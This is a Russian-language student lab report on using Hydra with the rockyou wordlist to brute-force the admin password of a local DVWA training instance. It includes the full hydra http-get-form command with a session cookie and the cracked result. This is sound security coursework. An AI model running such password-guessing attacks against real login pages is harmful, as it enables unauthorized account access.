

# **Индивидуальный проект. Этап 3.**

**Использование Hydra**

Диана Алексеевна Садова

# Содержание

1	Цель работы	5
2	Последовательность выполнения работы	6
3	Выводы	10
	Список литературы	11

## Список иллюстраций

2.1	Скачиваем словать . . . . .	6
2.2	Открываем сам арфив . . . . .	6
2.3	Файл на рабочем столе . . . . .	7
2.4	RHPSESSID и Value . . . . .	8
2.5	Пароль для сайта . . . . .	8
2.6	Пароль подходит . . . . .	9

## **Список таблиц**

# 1 Цель работы

Разобраться в работе Hydra и взломать пользовательскую запись на DVWA.

## 2 Последовательность выполнения работы

1. Скачать словарь можно с GitHub. Архив весит 50.8мб. (рис. 2.1).



Рис. 2.1: Скачиваем словарь

2. Разархивируем его на рабочий стол (рис. 2.2), (рис. 2.3).




Рис. 2.2: Открываем сам архив




Рис. 2.3: Файл на рабочем столе

3. Переходим в окно DVWA и открываем панель кода страницы (Важно: перед открытием обновите страницу). Нам нужна вкладка Cookies. Находим PHPSESSID и копируем строку Value (рис. 2.4).

Filter Items	
Name	Value
PHPSES...	c37a760b074737ab4eba9849ee8e...
security	impossible

Рис. 2.4: PHPSESSID и Value

4. Переходим в консоль и используем заготовленную строку с ТУИС для работы Hydra. Добавляем на место PHPSESSID, полученный из предыдущего шага, код и запускаем программу. У нас должно вывестись логин и пароль от пользователя (меня) к сайту DVWA (рис. 2.5).

```
(dianasa@vbox)-[~]
$ hydra -l admin -P ~/rockyou.txt -s 80 localhost http-get-form "/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:security=medium; PHPSESSID=b3dd99fd8eb5f1b16325c9c81884ef37:F=Username and/or password incorrect."
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-12 15:10:39
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking http-get-form://localhost:80/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:security=medium; PHPSESSID=b3dd99fd8eb5f1b16325c9c81884ef37:F=Username and/or password incorrect.
[80][http-get-form] host: localhost login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-12 15:11:19
```

Рис. 2.5: Пароль для сайта

5. Проверяем правильность пароля и логина (рис. 2.6).



# Vulnerability: Brute Force

## Login

Username:

Password:

Welcome to the password protected area **admin**



Рис. 2.6: Пароль подходит

## 3 Выводы

Мы смогли разобраться с работой Hydra и достать пароль и логин пользователя (меня).

## **Список литературы**